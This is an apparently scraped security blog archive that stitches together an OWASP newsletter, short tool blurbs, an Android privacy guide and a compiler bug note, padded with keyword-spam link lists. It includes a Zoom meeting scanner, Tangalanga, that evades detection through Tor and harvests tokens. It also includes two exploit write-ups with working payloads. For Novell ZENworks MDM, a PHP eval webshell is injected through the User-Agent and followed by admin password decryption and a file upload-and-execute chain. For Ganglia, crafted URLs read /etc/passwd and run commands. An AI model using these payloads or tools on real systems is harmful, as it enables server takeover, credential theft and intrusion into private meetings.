Wednesday, June 10, 2020

August Connector

OWASP
Connector
  August 2019

COMMUNICATIONS


Letter from the Vice-Chairman:

Dear OWASP Community,  

I hope you are enjoying your summer, mines been pretty busy, getting married, traveling to Vegas and the board elections. August has been quite a busy month for the foundation. Attending BlackHat and DefCon as part of our outreach program, the upcoming elections ( I have to add, there were some really good questions from the community) and planning for the next two Global AppSec Conferences in September, it's been crazy. We the board would like to thank the staff and without naming any names (Jon McCoy) for their efforts during BlackHat and DefCon. I was there, on the stand, he did a good job of representing our community.

Two days prior to BlackHat and Defcon the board met as part of our second face to face meeting of the year. This was two days well spent, collaborating on some of the burning topics, but also how to move forward. At the beginning of the year, we set out our strategic goals. Even though these goals are part of our everyday OWASP life we decided to put a name against them to champion them, below are our goals and who will be championing them going forward:

Marketing - Chenxi
Membership - Ofer
Developer Outreach - Martin
Project Focus - Sherif
Improve Finances - Gary
Perception - Martin 
Process Improvement - Owen
Consistent ED - Done! 
Community Empowerment - Richard

If you are interested in getting involved in or would like to hear more about any of these strategic goals, please reach out to the relevant name above. 

Some of the Global board members will be attending both our Global AppSec Conference in Amsterdam but also in DC. We will hold our next public board meeting during the Global AppSec Conference in Amsterdam if you haven't already done so I would encourage you to both attend and spread the word of the conference. There are some great keynotes/ speakers and trainers lined up. 

Regards
Owen Pendlebury 
Vice-Chairman of the OWASP Global Board of Directors
DC Registration Now Open                                   Amsterdam Registration Now Open
Congratulations to the Global AppSec Tel Aviv 2019
Capture the Flag Winners

 
For two full days, 24 competitors from around the world attacked various challenges that were present within the CTF activity held at Global AppSec Tel Aviv 2019. The competition began with a handful of competitors running neck and neck with two competitors, 4lemon and vasya, at the top, slowly gathering more points in their race hoping to win it all. At the last moment, they were overtaken by Aleph who swooped in and took away the victory for himself with a total score of 29 points! 

We would like to thank all of the individuals who participated and once again, congratulations to the top 3.
1st Place Winner: Aleph (29 points)
2nd Place: 4lemon (24 points)
3rd Place: vasya (24 points)

EVENTS 

You may also be interested in one of our other affiliated events:


REGIONAL EVENTS
Event DateLocation
OWASP Portland Training Day September 25, 2019 Portland, OR
OWASP Italy Day Udine 2019 September 27, 2019 Udine, Italy
OWASP Poland Day October 16,2019 Wroclaw, Poland
BASC 2019 (Boston Application Security Conference) October 19,2019 Burlington, MA
LASCON X October 24 - 25,2019 Austin, TX
OWASP AppSec Day 2019 Oct 30 - Nov 1, 2019 Melbourne, Australia
German OWASP Day 2019 December 9 - 10, 2019 Karlsruhe, Germany
AppSec California 2020 January 21 - 24. 2020 Santa Monica, CA
OWASP New Zealand Day 2020 February 20 - 21, 2020 Auckland, New Zealand

PARTNER AND PROMOTIONAL EVENTS
Event Date Location
it-sa-IT Security Expo and Congress October 8 - 10, 2019 Germany

PROJECTS


Project Review Results from Global AppSec - Tel Aviv 2019
The results of the project reviews from Global AppSec Tel Aviv 2019 are in!  The following projects have graduated to the indicated status:

Project Leaders Level
Mobile Security Testing Guide Jeroen Willemsen, Sven Schleier Flagship
Cheat Sheet Series Jim Manico, Dominique Righetto Flagship
Amass Jeff Foley Lab


Please congratulate the leaders and their teams for their achievements!
If your project was up for review at Global AppSec Tel Aviv 2019 and it is not on this list, it just means that the project did not yet receive enough reviews.  And, if you are interested in helping review projects, send me an email (harold.blankenship@owasp.com).

Project Showcases at the Upcoming Global AppSecs
The Project Showcases for Global Appsec DC 2019 and Global AppSec Amsterdam 2019 are finalized.  For a complete schedule, see the following links:

Global AppSec - DC 2019 Project Showcase
Global AppSec - Amsterdam 2019 Project Showcase


Google Summer of Code Update
Google Summer of Code is now in the final stages.  Final Evaluations are due by September 2nd.  


The Mentor Summit will be in Munich this year; congratulate the OWASP mentors who were picked by raffle to attend and represent OWASP: Azzeddine Ramrami & Ali Razmjoo.

Google Summer of Code Update

THE OWASP FOUNDATION HAS SELECTED THE TECHNICAL WRITER FOR GOOGLE SEASON OF DOCS by Fabio Cerullo

The OWASP Foundation has been accepted as the organization for the Google Seasons of Docs, a project whose goals are to give technical writers an opportunity to gain experience in contributing to open source projects and to give open-source projects an opportunity to engage the technical writing community.

During the program, technical writers spend a few months working closely with an open-source community. They bring their technical writing expertise to the project's documentation, and at the same time learn about open source and new technologies.

The open-source projects work with the technical writers to improve the project's documentation and processes. Together they may choose to build a new documentation set, or redesign the existing docs, or improve and document the open-source community's contribution procedures and onboarding experience. Together, we raise public awareness of open source docs, of technical writing, and of how we can work together to the benefit of the global open source community.

After a careful review and selection process, the OWASP Foundation has picked the primary technical writer who will work along the OWASP ZAP Team for the next 3 months to create the API documentation of this flagship project.

Congratulations to Nirojan Selvanathan!

Please refer to the linked document where you could look at the deliverables and work execution plan.
https://drive.google.com/open?id=1kwxAzaqSuvWhis9Xn1VKNJTJZPM2UV20

COMMUNITY

 
Welcome New OWASP Chapters

Tegucigalpa, Honduras
Johannesburg, South Africa
 

CORPORATE SPONSORS


Join us
Donate
Our mailing address is:
OWASP Foundation 
1200-C Agora Drive, #232
Bel Air, MD 21014  
Contact Us
Unsubscribe


This email was sent to *|EMAIL|*
why did I get this?    unsubscribe from this list    update subscription preferences
*|LIST:ADDRESSLINE|*

Tangalanga - The Zoom Conference Scanner Hacking Tool


Zoom Conference scanner.
This scanner will check for a random meeting id and return information if available.

Usage
This are all the possible flags:
tangalanga \
-token=user-token \ # [default: env TOKEN] user token to use.

-colors=false \ # [default: true] enable/disable colors
-censor=true \ # [default: false] censors output
-output=history \ # [default: stdout] write found meetings to file
-debug=true \ # [default: false] show all the attmpts
-tor=true \ # [default: false] enable tor connection (will use default socks proxy)
-hidden=true \ # [default: false] enable embedded tor connection (only linux)
-rate=7 \ # [default: ncpu] overwrite the default worker pool

-proxy=socks5://... \ # [default: socks5://127.0.0.1:9150] proxy url to use

Tokens
Unfortunately I couldn't find the way the tokens are being generated but the core concept is that the zpk cookie key is being sent during a Join will be usable for ~24 hours before expiring. This makes trivial to join several known meetings, gether some tokens and then use them for the scans.

TOR (only linux)
Tangalanga has a tor runtime embedded so it can connect to the onion network and run the queries there instead of exposing your own ip.


For any other system I recommend a VPN

Why the bizarre name?
This makes reference to a famous 80s/90s personality in the Rio de la Plata. Doctor Tangalanga who loved to do phone pranks.


via KitPloit
More info

DirBuster: Brute Force Web Directories


"DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are actually used by developers! DirBuster comes a total of 9 different lists (Further information can be found below), this makes DirBuster extremely effective at finding those hidden files and directories. And if that was not enough DirBuster also has the option to perform a pure brute force, which leaves the hidden directories and files nowhere to hide! If you have the time ;) " read more...

Download: https://sourceforge.net/projects/dirbuster

More information


  1. Hacker Keyboard
  2. Hacking Programs
  3. Pentest Meaning
  4. Pentest Xss
  5. Hacker News
  6. Hacker Website
  7. Pentest Book
  8. Pentest Wiki
  9. Pentest Ios
  10. Hacking With Python
  11. Hacking Programs
  12. Pentest Keys
  13. Pentest Vs Ethical Hacking
  14. Pentest Jobs

SigPloit SS7 Tool

Read more

Monday, June 08, 2020

Novell Zenworks MDM: Mobile Device Management For The Masses

I'm pretty sure the reason Novell titled their Mobile Device Management (MDM, yo) under the 'Zenworks' group is because the developers of the product HAD to be in a state of meditation (sleeping) when they were writing the code you will see below.


For some reason the other night I ended up on the Vupen website and saw the following advisory on their page:
Novell ZENworks Mobile Management LFI Remote Code Execution (CVE-2013-1081) [BA+Code]
I took a quick look around and didn't see a public exploit anywhere so after discovering that Novell provides 60 day demos of products, I took a shot at figuring out the bug.
The actual CVE details are as follows:
"Directory traversal vulnerability in MDM.php in Novell ZENworks Mobile Management (ZMM) 2.6.1 and 2.7.0 allows remote attackers to include and execute arbitrary local files via the language parameter."
After setting up a VM (Zenworks MDM 2.6.0) and getting the product installed it looked pretty obvious right away ( 1 request?) where the bug may exist:
POST /DUSAP.php HTTP/1.1
Host: 192.168.20.133
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/index.php
Cookie: PHPSESSID=3v5ldq72nvdhsekb2f7gf31p84
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

username=&password=&domain=&language=res%2Flanguages%2FEnglish.php&submit=
Pulling up the source for the "DUSAP.php" script the following code path stuck out pretty bad:
<?php
session_start();

$UserName = $_REQUEST['username'];
$Domain = $_REQUEST['domain'];
$Password = $_REQUEST['password'];
$Language = $_REQUEST['language'];
$DeviceID = '';

if ($Language !== ''  &&  $Language != $_SESSION["language"])
{
     //check for validity
     if ((substr($Language, 0, 14) == 'res\\languages\\' || substr($Language, 0, 14) == 'res/languages/') && file_exists($Language))
     {
          $_SESSION["language"] = $Language;
     }
}

if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}

$_SESSION['$DeviceSAKey'] = mdm_AuthenticateUser($UserName, $Domain, $Password, $DeviceID);
In English:

  • Check if the "language" parameter is passed in on the request
  • If the "Language" variable is not empty and if the "language" session value is different from what has been provided, check its value
  • The "validation" routine checks that the "Language" variable starts with "res\languages\" or "res/languages/" and then if the file actually exists in the system
  • If the user has provided a value that meets the above criteria, the session variable "language" is set to the user provided value
  • If the session variable "language" is set, include it into the page
  • Authenticate

So it is possible to include any file from the system as long as the provided path starts with "res/languages" and the file exists. To start off it looked like maybe the IIS log files could be a possible candidate to include, but they are not readable by the user everything is executing under…bummer. The next spot I started looking for was if there was any other session data that could be controlled to include PHP. Example session file at this point looks like this:
$error|s:12:"Login Failed";language|s:25:"res/languages/English.php";$DeviceSAKey|i:0;
The "$error" value is server controlled, the "language" has to be a valid file on the system (cant stuff PHP in it), and "$DeviceSAKey" appears to be related to authentication. Next step I started searching through the code for spots where the "$_SESSION" is manipulated hoping to find some session variables that get set outside of logging in. I ran the following to get a better idea of places to start looking:
egrep -R '\$_SESSION\[.*\] =' ./
This pulled up a ton of results, including the following:
 /desktop/download.php:$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
 Taking a look at the "download.php" file the following was observed:

<?php
session_start();
if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}
$filedata = $_SESSION['filedata'];
$filename = $_SESSION['filename'];
$usersakey = $_SESSION['UserSAKey'];

$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
$active_user_agent = strtolower($_SESSION['user_agent']);

$ext = substr(strrchr($filename, '.'), 1);

if (isset($_SESSION['$DeviceSAKey']) && $_SESSION['$DeviceSAKey']  > 0)
{

} else
{
     $_SESSION['$error'] = LOGIN_FAILED_TEXT;
     header('Location: index.php');

}
The first highlighted part sets a new session variable "user_agent" to whatever our browser is sending, good so far.... The next highlighted section checks our session for "DeviceSAKey" which is used to check that the requester is authenticated in the system, in this case we are not so this fails and we are redirected to the login page ("index.php"). Because the server stores our session value before checking authentication (whoops) we can use this to store our payload to be included :)


This will create a session file named "sess_payload" that we can include, the file contains the following:
 user_agent|s:34:"<?php echo(eval($_GET['cmd'])); ?>";$error|s:12:"Login Failed";
 Now, I'm sure if you are paying attention you'd say "wait, why don't you just use exec/passthru/system", well the application installs and configures IIS to use a "guest" account for executing everything – no execute permissions for system stuff (cmd.exe,etc) :(. It is possible to get around this and gain system execution, but I decided to first see what other options are available. Looking at the database, the administrator credentials are "encrypted", but I kept seeing a function being used in PHP when trying to figure out how they were "encrypted": mdm_DecryptData(). No password or anything is provided when calling the fuction, so it can be assumed it is magic:
return mdm_DecryptData($result[0]['Password']); 
Ends up it is magic – so I sent the following PHP to be executed on the server -
$pass=mdm_ExecuteSQLQuery("SELECT Password FROM Administrators where AdministratorSAKey = 1",array(),false,-1,"","","",QUERY_TYPE_SELECT);
echo $pass[0]["UserName"].":".mdm_DecryptData($pass[0]["Password"]);



Now that the password is available, you can log into the admin panel and do wonderful things like deploy policy to mobile devices (CA + proxy settings :)), wipe devices, pull text messages, etc….

This functionality has been wrapped up into a metasploit module that is available on github:

Next up is bypassing the fact we cannot use "exec/system/passthru/etc" to execute system commands. The issue is that all of these commands try and execute whatever is sent via the system "shell", in this case "cmd.exe" which we do not have rights to execute. Lucky for us PHP provides "proc_open", specifically the fact "proc_open" allows us to set the "bypass_shell" option. So knowing this we need to figure out how to get an executable on the server and where we can put it. The where part is easy, the PHP process user has to be able to write to the PHP "temp" directory to write session files, so that is obvious. There are plenty of ways to get a file on the server using PHP, but I chose to use "php://input" with the executable base64'd in the POST body:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
file_put_contents($wdir."cmd.exe",base64_decode(file_get_contents("php://input")));
This bit of PHP will read the HTTP post's body (php://input) , base64 decode its contents, and write it to a file in a location we have specified. This location is relative to where we are executing so it should work no matter what directory the product is installed to.


After we have uploaded the file we can then carry out another request to execute what has been uploaded:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
$cmd=$wdir."cmd.exe";
$output=array();
$handle=proc_open($cmd,array(1=>array("pipe","w")),$pipes,null,null,array("bypass_shell"=>true));
if(is_resource($handle))
{
     $output=explode("\\n",+stream_get_contents($pipes[1]));
     fclose($pipes[1]);
     proc_close($handle);
}
foreach($output+as &$temp){echo+$temp."\\r\\n";};
The key here is the "bypass_shell" option that is passed to "proc_open". Since all files that are created by the process user in the PHP "temp" directory are created with "all of the things" permissions, we can point "proc_open" at the file we have uploaded and it will run :)

This process was then rolled up into a metasploit module which is available here:


Update: Metasploit modules are now available as part of metasploit.

More information


  1. Pentest Partners
  2. Hacking Script
  3. Pentest Report Generator
  4. Hacking Meaning
  5. Hacking Tutorials
  6. Pentest Practice
  7. Pentest+ Vs Oscp
  8. Pentest Windows
  9. Hacking Youtube
  10. How To Pentest A Website With Kali
  11. Pentest Smtp
  12. Pentest Vpn

S2 Dynamic Tracer And Decompiler For Gdb

Decompiling is very useful for understanding srtipped binaries, most dissasemblers like IDA or Hopper have a plugin for decompiling binaries, generating a c like pseudocode.

Static analysis, is very useful in most of cases, specially when the binary is not so big, or when you just have an address where to start to analyze. But some algorithms will be learned in less time by dynamic analysis like tracing or debugging.

In cookiemonsters team, we are working on several tracers with different focus, but all of them mix the concept of tracing and decompiling to generate human-readable traces.

S2 is my tracer & decompiler plugin for gdb, very useful for ctfs.
Some of the features are:

- signed/unsigned detecion
- conditional pseudocode (if)
- syscall resolution
- unroll bucles
- used registers values
- mem states
- strings
- logging


Related posts
  1. Pentest Tools Framework
  2. Hacking Lab
  3. Pentest Lab Setup
  4. Pentest Kit
  5. Pentest Online Course
  6. Hacking To The Gate
  7. Pentesterlab
  8. Pentest Services
  9. Pentest Example Report
  10. Pentest Linux
  11. Pentest Vpn
  12. Hacker Google
  13. Hacking Software
  14. Pentest Owasp Top 10
  15. Pentestgeek
  16. Hacker Prank
  17. Hacker Software
  18. Hacker Website

Sunday, June 07, 2020

How To Protect Your Private Data From Android Apps

protect-private-data-from-apps
In android there is lots of personal data that can be accessed by any unauthorized apps that were installed on the device. This is just because your Android data is openly saved in your file explorer that is not encrypted or protected by encryption method, so, even normal app can also hijack your data very easily as the media access permissions are granted when you click on accept button while installing the apps. And this may be endangering the private data that you might not want to share with anyone. So here we have a cool way that will help you to make your data private by disallowing the apps to access your media files without your permission. So have a look on complete guide discussed below to proceed.

How To Protect Your Private Data From Android Apps

The method is quite simple and just need a rooted android device that will allow the Xposed installer to run on the device. And after having the Xposed installer you will be using an Xposed module to disallow the apps to have access to your personal or say private data. For this follow the guide below.

Steps To Protect Your Private Data From Android Apps:

Step 1. First of all, you need a rooted android as Xposed installer can only be installed on a rooted android, so Root your android to proceed for having superuser access on your android.
Step 2. After rooting your Android device you have to install the Xposed installer on your android and thats quite lengthy process and for that, you can proceed with our Guide to Install Xposed Installer On Android.Xposed Installer
Step 3. Now after having an Xposed framework on your Android the only thing you need is the Xposed module that is DonkeyGuard – Security Management the app that will allow you to manage the media access for apps installed on your device.
Step 4. Now install the app on your device and after that, you need to activate the module in the Xposed installer. Now you need to reboot your device to make the module work perfectly on your device.

Step 5. Now launch the app and you will see all the apps that are currently installed on your device.
privacy 1

Step 6. Now edit the media permission for the apps that you don't want to have access to your media with private data.privacy 2
That's it, you are done! now the app will disallow the media access to that apps.

Manually Checking App Permission

Well, our Android operating system offers a nice feature in which we can manage a single app's permission. However, you need to have Android 6.0 Marshmallow or a newer version to get the option.
Step 1. First of all, open Settings and then tap on 'Apps'.
Manually Checking App Permission
Step 2. Now you will see the list of apps that are currently installed on your Android smartphone. Now you need to select the app, and then you will see 'Permissions.'
Manually Checking App Permission

Step 3. Now it will open a new window, which will show you all permissions that you have granted to the app like Camera access, contacts, Location, microphone, etc. You can revoke any permissions as per your wish.
Manually Checking App Permission
Well, the same thing you need to perform if you feel that you have installed some suspicious app on your Android. By this way, you can protect your private data from Android apps.

Read more


  1. Pentest Dns
  2. Hacking Script
  3. Pentest Security
  4. Pentest Open Source
  5. Hacking Games
  6. Hacking Script
  7. Pentest Cheat Sheet
  8. Hacking With Linux
  9. Hacker Lab
  10. Hackintosh
  11. Pentest Tutorial
  12. Hacking Script

Extending Your Ganglia Install With The Remote Code Execution API

Previously I had gone over a somewhat limited local file include in the Ganglia monitoring application (http://ganglia.info). The previous article can be found here -
http://console-cowboys.blogspot.com/2012/01/ganglia-monitoring-system-lfi.html

I recently grabbed the latest version of the Ganglia web application to take a look to see if this issue has been fixed and I was pleasantly surprised... github is over here -
https://github.com/ganglia/ganglia-web
Looking at the code the following (abbreviated "graph.php") sequence can be found -

$graph = isset($_GET["g"])  ?  sanitize ( $_GET["g"] )   : "metric";
....
$graph_arguments = NULL;
$pos = strpos($graph, ",");
$graph_arguments = substr($graph, $pos + 1);
....
eval('$graph_function($rrdtool_graph,' . $graph_arguments . ');');


I can only guess that this previous snippet of code was meant to be used as some sort of API put in place for remote developers, unfortunately it is slightly broken. For some reason when this API was being developed part of its interface was wrapped in the following function -

function sanitize ( $string ) {
  return  escapeshellcmd( clean_string( rawurldecode( $string ) ) ) ;
}


According the the PHP documentation -
Following characters are preceded by a backslash: #&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired. In Windows, all these characters plus % are replaced by a space instead.


This limitation of the API means we cannot simply pass in a function like eval, exec, system, or use backticks to create our Ganglia extension. Our only option is to use PHP functions that do not require "(" or ")" a quick look at the available options (http://www.php.net/manual/en/reserved.keywords.php) it looks like "include" would work nicely. An example API request that would help with administrative reporting follows:
http://192.168.18.157/gang/graph.php?g=cpu_report,include+'/etc/passwd'

Very helpful, we can get a nice report with a list of current system users. Reporting like this is a nice feature but what we really would like to do is create a new extension that allows us to execute system commands on the Ganglia system. After a brief examination of the application it was found that we can leverage some other functionality of the application to finalize our Ganglia extension. The "events" page allows for a Ganglia user to configure events in the system, I am not exactly sure what type of events you would configure, but I hope that I am invited.
As you can see in the screen shot I have marked the "Event Summary" with "php here". When creating our API extension event we will fill in this event with the command we wish to run, see the following example request -
http://192.168.18.157/gang/api/events.php?action=add&summary=<%3fphp+echo+`whoami`%3b+%3f>&start_time=07/01/2012%2000:00%20&end_time=07/02/2012%2000:00%20&host_regex=

This request will set up an "event" that will let everyone know who you are, that would be the friendly thing to do when attending an event. We can now go ahead and wire up our API call to attend our newly created event. Since we know that Ganglia keeps track of all planned events in the following location "/var/lib/ganglia/conf/events.json" lets go ahead and include this file in our API call - 
http://192.168.18.157/gang/graph.php?g=cpu_report,include+'/var/lib/ganglia/conf/events.json'


As you can see we have successfully made our API call and let everyone know at the "event" that our name is "www-data". From here I will leave the rest of the API development up to you. I hope this article will get you started on your Ganglia API development and you are able to implement whatever functionality your environment requires. Thanks for following along.

Update: This issue has been assigned CVE-2012-3448Read more

C++ Std::Condition_Variable Null Pointer Derreference


This story is about a bug generated by g++ and clang compilers (at least)
The condition_variables is a feature on the standard library of c++ (libstdc++), when its compiled statically a weird asm code is generated.


Any example on the link below will crash if its compiled statically:
 https://en.cppreference.com/w/cpp/thread/condition_variable


In this case the condition_variable.wait() crashed, but this happens with other methods, a simple way to trigger it:


If this program is compiled dynamically the crash doesn't occur:


Looking the dissasembly there is a surprise created by the compiler:


Compilers:
    g++  9.2.1+20200130-2
    clang++ v9

Both compilers are generating the "call 0x00"

If we check this call in a dynamic compiled:


The implementation of condition_variable in github:
https://github.com/gcc-mirror/gcc/blob/b7c9bd36eaacac42631b882dc67a6f0db94de21c/libstdc%2B%2B-v3/include/std/condition_variable


The compilers can't copile well this code in static,  and same happens on  other condition_variable methods.
I would say the _lock is being assembled improperly in static, is not exacly a null pointer derreference but the effects are the same, executing code at address 0x00 which on linux is a crash on most of cases.

Related news